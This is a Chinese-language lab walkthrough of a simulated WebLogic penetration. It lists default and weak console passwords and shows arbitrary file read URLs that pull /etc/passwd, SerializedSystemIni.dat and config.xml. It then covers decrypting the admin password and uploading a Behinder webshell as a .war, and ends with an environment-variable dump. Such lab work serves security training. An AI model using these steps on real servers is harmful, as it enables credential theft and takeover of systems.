
weblogic-文件读取漏洞

0x00 前言

Weblogic存在管理后台，通过账号密码登录，由于管理员的疏忽，经常会使用弱口令，或者默认的账户名密码。因此存在弱口令爆破的风险。在本环境下模拟了一个真实的weblogic环境，其后台存在一个弱口令，并且前台存在任意文件读取漏洞。分别通过这两种漏洞，模拟对weblogic场景的渗透。

0x01 环境搭建

这里是用的vulhub进行环境搭建



0x02 复现步骤

1、weblogic常见弱口令

```
system/password
weblogic/weblogic
admin/security
joe/password
mary/password
system/security
wlcsystem/wlcsystem
wlpisystem/wlpisystem
weblogic/Oracle@123

# 爆破出来后用户名密码为：
weblogic/Oracle@123
```

> 参考：`https://cirt.net/passwords?criteria=weblogic`

2、任意文件读取漏洞

漏洞成因：`wl_upload_application_name`过滤不严格

本环境模拟了一个任意文件下载漏洞:


`http://your-ip:7001/hello/file.jsp?path=/etc/passwd`

weblogic密码使用AES（老版本3DES）加密，对称加密可解密，只需要找到用户的密文与加密时的密钥即可。这两个文件均位于base_domain下，名为`SerializedSystemIni.dat`和`config.xml`，在本环境中为`./security/SerializedSystemIni.dat`和`./config/config.xml`（基于当前目录`/root/Oracle/Middleware/user_projects/domains/base_domain`）。

获取密文与密钥文件

```
http://your-ip:7001/hello/file.jsp?path=security/SerializedSystemIni.dat
```


`SerializedSystemIni.dat`是一个二进制文件，所以一定要用burpsuite来读取，用浏览器直接下载可能引入一些干扰字符。



将选中的字符右键复制到文件中保存

```
http://your-ip:7001/hello/file.jsp?path=config/config.xml
```

`config.xml`是base_domain的全局配置文件，所以乱七八糟的内容比较多，找到其中的`<node-manager-password-encrypted>`的值，即为加密后的管理员密码，`{AES}yvGnizbUSOlga6iPA5LkrQdImFiS/DJ8Lw/yeE7DtOk=`



使用本环境的decrypt目录下的weblogic_decrypt.jar，解密密文

3、获取webshell

准备木马文件

> 1、将冰蝎的shell.jsp文件压缩
>
> 2、改名为后缀为.war的包

在左侧部署—安装—上传文件—选中文件后一直下一步

上冰蝎

环境变量:
CLUSTER_PROPERTIES=-Dweblogic.management.discover=true
JAVA_HOME=/root/jdk/jdk1.6.0_45
JAVA16_HOME=/root/jdk/jdk1.6.0_45
JAVA_PROPERTIES=-Dplatform.home=/root/Oracle/Middleware/wlserver_10.3 -Dwls.home=/root/Oracle/Middleware/wlserver_10.3/server -Dweblogic.home=/root/Oracle/Middleware/wlserver_10.3/server -Dweblogic.management.discover=true
JAVA_VM=-client
SERVER_NAME=AdminServer
PATHSEP=:
HOSTNAME=2953fe6d45ae
ANT_CONTRIB=/root/Oracle/Middleware/modules/net.sf.antcontrib_1.1.0.0_1-0b2
PWD=/root/Oracle/Middleware/user_projects/domains/base_domain
DERBY_OPTS=-Dderby.system.home=/root/Oracle/Middleware/wlserver_10.3/common/derby/demo/databases
WEBLOGIC_CLASSPATH=/root/Oracle/Middleware/patch_wls1036/profiles/default/sys_manifest_classpath/weblogic_patch.jar:/root/jdk/jdk1.6.0_45/l
all.jar:/root/Oracle/Middleware/modules/net.sf.antcontrib_1.1.0.0_1-0b2/lib/ant-contrib.jar
PRODUCTION_MODE=
FMWLAUNCH_CLASSPATH=/root/Oracle/Middleware/utils/config/10.3/config-launch.jar
WLS_MEM_ARGS_32BIT=-Xms256m -Xmx512m
WLS1036_PATCH_EXT_DIR=/root/Oracle/Middleware/patch_wls1036/profiles/default/sysext_manifest_classpath
LONG_DOMAIN_HOME=/root/Oracle/Middleware/user_projects/domains/base_domain
DERBY_CLASSPATH=:/root/Oracle/Middleware/wlserver_10.3/common/derby/lib/derbynet.jar:/root/Oracle/Middleware/wlserver_10.3/common/derby/
MEM_DEV_ARGS=-XX:CompileThreshold=8000 -XX:PermSize=128m
NLSPATH=/usr/dt/lib/nls/msg/%L/%N.cat
CLASSPATHSEP=:
MODULES_DIR=/root/Oracle/Middleware/modules
JAVA_DEBUG=
MEM_ARGS=-Xms256m -Xmx512m -XX:CompileThreshold=8000 -XX:PermSize=128m -XX:MaxPermSize=256m
ARDIR=/root/Oracle/Middleware/wlserver_10.3/server/lib
WEBLOGIC_EXTENSION_DIRS=/root/Oracle/Middleware/patch_wls1036/profiles/default/sysext_manifest_classpath
PATH=/root/Oracle/Middleware/wlserver_10.3/server/bin:/root/Oracle/Middleware/modules/org.apache.ant_1.7.1/bin:/root/jdk/jdk1.6.0_45/jre/bin:/root/j